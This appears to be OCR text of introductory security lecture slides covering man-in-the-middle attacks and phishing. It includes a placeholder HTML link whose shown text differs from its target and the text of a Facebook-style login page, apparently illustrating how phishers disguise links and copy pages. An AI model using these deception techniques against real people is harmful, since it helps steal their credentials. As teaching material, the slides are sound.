
Man in the Middle (MITM) Attacks

Type 2




Man in the Middle (MITM) Attacks

Type 2



Man in the Middle (MITM) Attacks

Type 2



Phishing

- Phishing is the attempt by an adversary to prey upon the ultimate weakness in any security scheme: people.

Phishing

- Phishing is the attempt by an adversary to prey upon the ultimate weakness in any security scheme: people.

- Purporting to be a business that someone may regularly interact with, the goal of a phisher is to socially engineer the target to give up secure information on their own.

Phishing

- Phishing is the attempt by an adversary to prey upon the ultimate weakness in any security scheme: people.
- Purporting to be a business that someone may regularly interact with, the goal of a phisher is to socially engineer the target to give up secure information on their own.
- Netting, whaling, spearfishing…


Phishing

```
<a href="url1">url2</a>
```

Phishing

```
<a href="url1">url2</a>
```

Phishing



https://www.facebook.com

facebook

Email or Phone

Password

Log In

Forgot account?

Connect with friends and the world around you on Facebook.

Sign Up

It's free and always will be.

First name

Last name

Mobile number or email